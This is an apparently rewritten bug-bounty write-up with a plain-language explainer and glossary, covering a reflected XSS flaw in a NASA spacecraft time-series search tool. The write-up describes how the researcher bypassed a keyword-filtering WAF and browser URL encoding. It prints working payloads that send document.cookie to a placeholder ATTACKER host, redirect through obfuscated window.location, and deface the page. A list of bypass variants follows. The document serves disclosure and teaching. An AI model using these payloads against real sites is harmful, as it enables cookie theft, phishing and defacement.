Killed by a Browser, Revived by a Backslash
A reflected cross-site scripting flaw existed in a NASA time-series data search tool, where a query parameter was reflected inside a JavaScript function call. Browsers URL-encoded the quote character, but a backslash-hex escape bypassed this and a WAF, allowing script execution in a victim's browser.

medium.com
Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
NASA runs a public site that lets researchers browse, correlate, plot, and download time-series data from dozens of past and current spacecraft missions at once. The researcher picked NASA as a first target and spent almost 20 days on it, finding only Self-XSS and unconfirmed or unreportable issues before returning to a domain already tested.
The interesting part of the site is a three-stage search and query workflow. The first stage (eval1) chooses a topic to search, the second (eval2) chooses the dataset, and the third (eval3, the preload stage) builds the query, sends it with some modifications, and renders the results.

Setup
No accounts, roles or special tooling are described beyond Burp Suite, used to edit requests and to view responses in a browser. The precondition is simply that the preload stage accepts a request whose body (POST) or query parameters (GET) are reflected into a function call in the response.
Finding it
Of the three stages, only the preload stage was interesting: unlike the others, its request input, either the POST body or the GET query parameters, reflects into a function call in the page.


Editing the request in Burp to include a single quote ' showed the quote reflecting and breaking out of the string, confirming a reflected XSS.

Because GET also worked, the next step was to copy the link. That is where it fell apart: the payload only worked in Burp and in Burp's "show response in browser", because normal browsers URL-encode the parameters. The encoded ' reflects encoded and is not decoded on the server side.

A POST with content-type: text/plain was tried, but the cgi-lib did not know about, or was not configured to handle, that content type.
At that point the bug looked dead: a normal user cannot be sent a link without the payload breaking.
Exploitation
Step 1: confirm the reflection breaks out of the string
Send the preload request with a single quote in the reflected parameter, either in the POST body or the GET query string:
The quote appears unescaped inside the function call in the response, breaking out of the string literal. This confirms reflected XSS in Burp.
Step 2: establish the browser limit
Repeat the same request from a normal browser. The browser URL-encodes the parameter, the encoded quote is reflected still encoded, and the server does not decode it, so the string is never broken. The same happens with a POST using content-type: text/plain, which the cgi-lib does not handle.
Step 3: probe the WAF
Pushing further, document.domain worked fine, but swapping in cookie was blocked. That confirmed the WAF was signature-matching specific words rather than blocking script execution outright. Further testing showed it also flagged location (to stop window.location) and blocked backticks and ${} to prevent template literals. It was strict about other characters too: space, +, =, [], !, and HTML-like tags.
Step 4: bypass the keyword and character filters
Access window.location without the literal word, using unescape:
Reflect.get(window,unescape('%6c%6f%63%61%74%69%6f%6e')).assign('https://ATTACKER/');
unescape decodes the percent-encoded string to location at runtime, so the blocked word never appears in the payload. Reflect.get retrieves the property and assign navigates to the attacker URL.
Read document.cookie without the literal word, using atob on a base64-encoded cookie:
fetch('https://ATTACKER/?'.concat(Reflect.get(document,atob('Y29va2ll'))));
atob('Y29va2ll') produces cookie at runtime, Reflect.get reads it, and fetch sends it to the attacker host.
Inject HTML without HTML-like tags in the payload, using String.fromCodePoint:
(()=>{document.body.insertAdjacentHTML('afterbegin',String.fromCodePoint(60,104,50,62,80,119,110,101,100,33,60,47,104,50,62))})(),
This decodes to <h2>Pwned!</h2>, inserted at the very top of the page via insertAdjacentHTML('afterbegin', ...), which defaces the page.
Step 5: solve the browser encoding problem
With the WAF bypassed, the payload still could not be delivered through a browser. The researcher threw encoding tricks at an AI agent to brute-force a way around it, and the agent found that \x27 decodes to ' in the response. That was the missing piece: the browser does not encode the backslash sequence, and the server decodes it to a quote, so the string breaks out again.
At that point there was a confirmed path to cookie theft, open redirects, and injecting a fake SSO page under a trusted NASA.gov certificate, all from a reflected query string.
Root cause
The preload stage takes user input from the POST body or GET query parameters and reflects it into a function call in the response without adequate escaping, so a single quote breaks out of the string literal. The browser encoding problem was a delivery obstacle, not a fix: the server decodes \x27 to ', which restores the breakout. The WAF was a filter over specific words and characters, and every bypass worked because the blocked token was encoded and decoded somewhere the filter was not watching. The report does not describe the server-side code, so the exact escaping mistake is not stated.
Impact
An attacker who can get a victim to load a crafted link can run JavaScript in the context of the affected NASA site. The report describes a confirmed path to cookie theft, open redirects, and injecting a fake SSO page under a trusted NASA.gov certificate, which supports credential harvesting. The payloads above show navigation via window.location, exfiltration of document.cookie to an attacker host, and page defacement. The report does not state which cookies are exposed or whether they are session cookies.
Fix
A WAF is not a fix: it is a filter, and filters only block what they are told to look for.
Reporting
The issue was reported to NASA through their Bugcrowd VDP, with a confirmed reflected XSS, a WAF bypass, and a working phishing PoC under their own certificate. It came back rated P4. The researcher requested a review citing the program's own VRT, since reflected XSS with a documented WAF bypass and credential-harvesting impact typically sits at P3, and as of writing was still waiting to hear back.

Variants to test
- Backslash escapes in reflected strings. Send
\x27where a quote is filtered or encoded. A positive result is the response decoding the sequence to'and breaking out of the string. - Keyword filters bypassed by runtime decoding. Replace blocked property names with
unescape('%xx...')oratob('...')insideReflect.get. A positive result is the property being read and used without the literal word appearing in the request. - HTML injection without tags. Use
String.fromCodePointwith the code points of the desired markup andinsertAdjacentHTML. A positive result is the markup rendering in the page. - Content-type handling. Try
content-type: text/plainon POST endpoints backed by cgi-lib. A positive result is the body being parsed and reflected where JSON or form encoding is expected. - Character blacklists. Probe space,
+,=,[],!, backticks and${}to map what the filter blocks, then find encodings that survive. A positive result is a payload that executes despite the blacklist.
What happened, in plain words
A security researcher spent almost 20 days looking for a first valid bug on NASA's public websites. Most of what they found was either Self-XSS (a bug that only affects the person who types the payload into their own browser, so it is useless against anyone else) or issues that could not be confirmed or reported. Just before giving up, they went back to a site they had already tested.
That site lets researchers browse, correlate, plot and download time-series data from dozens of past and current spacecraft missions at once. Think of it as a public library where the shelves hold measurements taken by spacecraft over time, and anyone can search, compare and chart them.
The site has a three-stage search workflow. The third stage, called the preload stage, takes what the user typed and puts it into a piece of JavaScript on the page. When the researcher put a single quote character into that input, the quote appeared unescaped in the page's code and broke out of the string it was sitting in. That is a reflected XSS: a bug where something you send to a website is echoed back into the page as code, so an attacker can make a victim's browser run the attacker's JavaScript.
Then the bug seemed to die. Normal browsers automatically encode special characters in a URL, so the quote arrived at the server already encoded, and the server did not decode it back. The payload only worked inside Burp Suite, a tool that lets you edit requests by hand. A POST request with content-type: text/plain was tried as a workaround, but the server-side library (cgi-lib) did not handle that content type.
Pushing further anyway, the researcher found a Web Application Firewall (WAF), a filter that inspects incoming requests and blocks ones that look malicious. It blocked the word cookie, the word location, backticks, ${}, and several characters. The researcher found ways to hide those blocked words by encoding them and decoding them at runtime inside the browser. Finally, an AI agent they were using to try encoding tricks found that \x27 decodes to ' in the response, and the browser does not encode the backslash sequence. That revived the bug: a normal user could now be sent a link that runs the attacker's JavaScript on the affected NASA page.
The researcher reported it through NASA's Bugcrowd VDP (Vulnerability Disclosure Program, a scheme where researchers report bugs, sometimes for a reward). It was rated P4, the lowest priority band. The researcher asked for a review, arguing that reflected XSS with a documented WAF bypass and credential-harvesting impact usually sits at P3, and was still waiting for an answer when the write-up was published.
The story begins
The researcher chose NASA as a first target, as many beginners are advised to do. Reconnaissance (recon) is the first phase of any test: mapping out what exists before attacking anything. They found 2,800 live web applications and started going through them one by one.
Twenty days of hunting produced only Self-XSS and unconfirmed or unreportable bugs. A Self-XSS is a trick where the victim has to paste malicious code into their own browser console; it cannot be triggered by a link, so it has no value to an attacker. Just as the researcher was about to give up, they revisited a domain they had already tested.
The site lets researchers browse, correlate, plot and download time-series data from dozens of past and current spacecraft missions simultaneously. A time series is simply a list of measurements with timestamps, such as a temperature reading every minute. "Correlate" means lining up two series to see whether one moves with the other.
Following the site's normal workflow, the researcher noticed it runs a three-stage search and query mechanism.
The first stage, eval1, chooses a topic to search. The second, eval2, chooses the dataset. The third, eval3, is the preload stage: it builds the query, sends it with some modifications, and displays the results. "Preload" here just means the page fetches data ahead of time, before the user asks to see it.
The hated quote
Of the three stages, only the preload stage was interesting. Unlike the others, its input, whether in the body of a POST request or in the query parameters of a GET request, is reflected into a function call in the page that comes back.
Some quick definitions, because these words come up constantly:
- A request is what your browser sends to a server when you click something or load a page. A response is what the server sends back.
- GET and POST are two ways of sending a request. GET puts the data in the URL (the part after the
?), which is why GET links can be copied and shared. POST puts the data in the request body, a separate part of the message that is not visible in the URL. - Query parameters are the name=value pairs in a URL, for example
?topic=mars&dataset=x. - A function call is a line of code that asks a named piece of code to do something, usually with values in brackets, like
doSearch("mars"). The value inside the quotes is a string. - Reflection means the server copies your input straight into the response page instead of storing it. If that input lands inside code rather than plain text, it can change what the code does.
Editing the request in Burp to include a single quote ' showed the quote reflecting and breaking out of the string. In JavaScript, a string is written between quotes, so doSearch('mars') is a call with the string mars. If the server builds that line by pasting your input between quotes, and your input itself contains a quote, the string ends early and whatever follows is treated as code. That is the classic reflected XSS pattern, and it was confirmed here.
Because GET also worked, the next step was to copy the link and share it. That is where it fell apart. The payload only worked in Burp and in Burp's "show response in browser" feature, because normal browsers URL-encode the parameters. URL encoding replaces characters that are not allowed in a URL with a percent sign and two hex digits; a single quote becomes %27. The encoded quote reflects still encoded, and the server does not decode it, so the string is never broken.
A POST with content-type: text/plain was tried, but the cgi-lib did not know about, or was not configured to handle, that content type. The content-type header tells the server what format the body is in, for example form data, JSON or plain text. If the server-side library only understands certain formats, it will not parse the body at all.
At that point the bug looked dead: you cannot send a normal user a link without the payload breaking.
The backslash and the WAF
Out of options, the researcher decided to see how far the payload could be pushed anyway, at least to learn something.
Step 1: confirm the reflection breaks out of the string
Send the preload request with a single quote in the reflected parameter, either in the POST body or the GET query string:
This is one character: a single quote. The quote appears unescaped inside the function call in the response, breaking out of the string literal. This confirms reflected XSS in Burp.
Step 2: establish the browser limit
Repeat the same request from a normal browser. The browser URL-encodes the parameter, the encoded quote is reflected still encoded, and the server does not decode it, so the string is never broken. The same happens with a POST using content-type: text/plain, which the cgi-lib does not handle.
Step 3: probe the WAF
Pushing further, document.domain worked fine, but swapping in cookie was blocked. document is the browser's built-in object representing the current page, and document.domain is a property on it. document.cookie is the property that holds the site's cookies. A cookie is a small piece of data a site stores in your browser, often used to remember that you are logged in; if an attacker can read it, they may be able to act as you.
That difference confirmed the WAF was signature-matching specific words rather than blocking script execution outright. A WAF (Web Application Firewall) sits in front of a web server and inspects requests, blocking ones that match patterns it has been told to look for. "Signature-matching" means it compares the request against a list of known-bad strings.
Further testing showed it also flagged location (to stop window.location, the browser property that controls which page you are on) and blocked backticks and ${} to prevent template literals (a modern JavaScript way of building strings that uses backticks). It was strict about other characters too: space, +, =, [], !, and HTML-like tags.
Step 4: bypass the keyword and character filters
Access window.location without the literal word, using unescape:
Reflect.get(window,unescape('%6c%6f%63%61%74%69%6f%6e')).assign('https://ATTACKER/');
Line by line:
unescape('%6c%6f%63%61%74%69%6f%6e')turns the percent-encoded text into the wordlocationwhile the code is running. The WAF never sees the wordlocationin the request, only harmless-looking hex.Reflect.get(window, ...)reads a property from an object by name. Here it readswindow.location, the object that represents the current address of the page..assign('https://ATTACKER/')tells the browser to navigate to that address.ATTACKERstands for a host the attacker controls.
So the payload sends the victim to an attacker's site.
Read document.cookie without the literal word, using atob on a base64-encoded cookie:
fetch('https://ATTACKER/?'.concat(Reflect.get(document,atob('Y29va2ll'))));
Line by line:
atob('Y29va2ll')decodes base64 text back into ordinary text. Base64 is a way of writing data using only letters, digits and a couple of symbols;Y29va2lldecodes tocookie.Reflect.get(document, ...)reads thecookieproperty from the page'sdocumentobject, which is the victim's cookies for that site..concat(...)glues that value onto the end of the URL string.fetch(...)sends an HTTP request to that URL. Because the cookies are in the URL, they arrive at the attacker's server.
This is the cookie-theft payload: it sends the victim's cookies to the attacker's server.
Inject HTML without HTML-like tags in the payload, using String.fromCodePoint:
(()=>{document.body.insertAdjacentHTML('afterbegin',String.fromCodePoint(60,104,50,62,80,119,110,101,100,33,60,47,104,50,62))})(),
Line by line:
(()=>{ ... })()is an arrow function that is defined and immediately called. It is just a wrapper so the code runs straight away.String.fromCodePoint(60,104,50,62,80,119,110,101,100,33,60,47,104,50,62)builds a string from Unicode code points, the numbers that represent characters. The numbers here spell out<h2>Pwned!</h2>.document.body.insertAdjacentHTML('afterbegin', ...)inserts that HTML at the very start of the page body.
This decodes to <h2>Pwned!</h2>, inserted at the very top of the page via insertAdjacentHTML('afterbegin', ...), which defaces the page. Defacement means changing what visitors see.
Step 5: solve the browser encoding problem
With the WAF bypassed, the payload still could not be delivered through a browser. The researcher threw encoding tricks at an AI agent to brute-force a way around it, and the agent found that \x27 decodes to ' in the response. That was the missing piece: the browser does not encode the backslash sequence, and the server decodes it to a quote, so the string breaks out again.
In JavaScript and many other languages, \x27 is an escape sequence: a way of writing a character by its hexadecimal code. 27 in hex is 39 in decimal, which is the single quote. The browser leaves the backslash and letters alone because they are ordinary URL-safe characters, and the response decodes them into a quote.
At that point there was a confirmed path to cookie theft, open redirects, and injecting a fake SSO page under a trusted NASA.gov certificate, all from a reflected query string. SSO means single sign-on, the login page shared across many services; a fake one on a real NASA.gov address is very convincing because the padlock and certificate look genuine.
The reporting process
The issue was reported to NASA through their Bugcrowd VDP, with a confirmed reflected XSS, a WAF bypass, and a working phishing PoC under their own certificate. A PoC, or proof of concept, is a small demonstration that the bug really works. It came back rated P4. The researcher requested a review citing the program's own VRT, since reflected XSS with a documented WAF bypass and credential-harvesting impact typically sits at P3, and as of writing was still waiting to hear back. A VRT is a Vulnerability Rating Taxonomy: a public list that says how severe each kind of bug usually is, used to keep ratings consistent.
Regardless of where the severity lands, the researcher drew a general lesson: a WAF is not a fix, it is a filter, and filters only block what they are told to look for. Every bypass here worked for the same reason: encode what is blocked, decode it somewhere the filter is not watching.
This was the researcher's first confirmed bug on a real program, and the takeaway was that a "dead" payload usually just means the right encoding has not been found yet.
Glossary
- AI agent: a program that uses a large language model to carry out a task, here trying many encoding variations automatically.
- atob: a JavaScript function that decodes base64 text into ordinary text.
- Base64: a way of writing data using only letters, digits and a few symbols, often used to hide a word from a simple text filter.
- Bugcrowd VDP: a platform where security researchers report vulnerabilities to organisations; a VDP is a vulnerability disclosure program.
- Burp Suite: a tool that lets a tester intercept, edit and replay HTTP requests by hand.
- cgi-lib: a server-side library that handles incoming requests; here it did not understand
content-type: text/plain. - Content-type: an HTTP header that says what format a request or response body is in, such as form data, JSON or plain text.
- Cookie: a small piece of data a site stores in your browser, often used to keep you logged in.
- Credential harvesting: collecting usernames and passwords, usually through a fake login page.
- Defacement: changing what a web page shows to its visitors.
- document: the browser object that represents the current page and gives access to things like cookies.
- document.cookie: the property that holds the site's cookies for the current page.
- Escape sequence: a short code such as
\x27that stands for a character, here a single quote. - fetch: a JavaScript function that sends an HTTP request from the page.
- Function call: a line of code that runs a named piece of code, usually with values in brackets.
- GET: an HTTP method that puts data in the URL, so the link can be copied and shared.
- HTML injection: getting your own HTML into a page, for example to show a fake message or login form.
- insertAdjacentHTML: a JavaScript method that inserts HTML at a chosen position in the page.
- JavaScript: the programming language that runs in web browsers and makes pages interactive.
- Open redirect: using a trusted site to send visitors to an untrusted one.
- P3 / P4: priority bands in a bug bounty or disclosure program; P4 is the lowest, P3 is more serious.
- Phishing: tricking someone into entering credentials on a fake page.
- PoC (proof of concept): a small demonstration that a bug really works.
- POST: an HTTP method that puts data in the request body rather than the URL.
- Preload stage: the third stage of the site's search workflow, which builds the query, sends it and shows the results.
- Query parameters: the name=value pairs after the
?in a URL. - Recon (reconnaissance): the first phase of a test, mapping out what exists before attacking anything.
- Reflect.get: a JavaScript function that reads a property from an object by name.
- Reflected XSS: a bug where input you send is echoed back into the page as code, so an attacker can run JavaScript in a victim's browser.
- Request / response: what the browser sends to a server, and what the server sends back.
- Self-XSS: a bug that only affects the person who pastes the payload into their own browser, so it is useless against anyone else.
- Signature-matching: a filter comparing requests against a list of known-bad strings.
- SSO (single sign-on): one shared login page used across many services.
- String: a piece of text in code, usually written between quotes.
- String.fromCodePoint: a JavaScript function that builds text from Unicode code point numbers.
- Template literal: a modern JavaScript way of building strings using backticks and
${}. - Time series: a list of measurements with timestamps.
- unescape: a JavaScript function that turns percent-encoded text back into ordinary text.
- URL encoding: replacing characters that are not allowed in a URL with a percent sign and two hex digits, such as
'becoming%27. - VRT (Vulnerability Rating Taxonomy): a public list saying how severe each kind of bug usually is.
- WAF (Web Application Firewall): a filter in front of a web server that blocks requests matching known-bad patterns.
- window.location: the browser object that represents the current page address and can be used to navigate.
- XSS (cross-site scripting): a class of bug where an attacker gets their JavaScript to run in another user's browser on a trusted site.




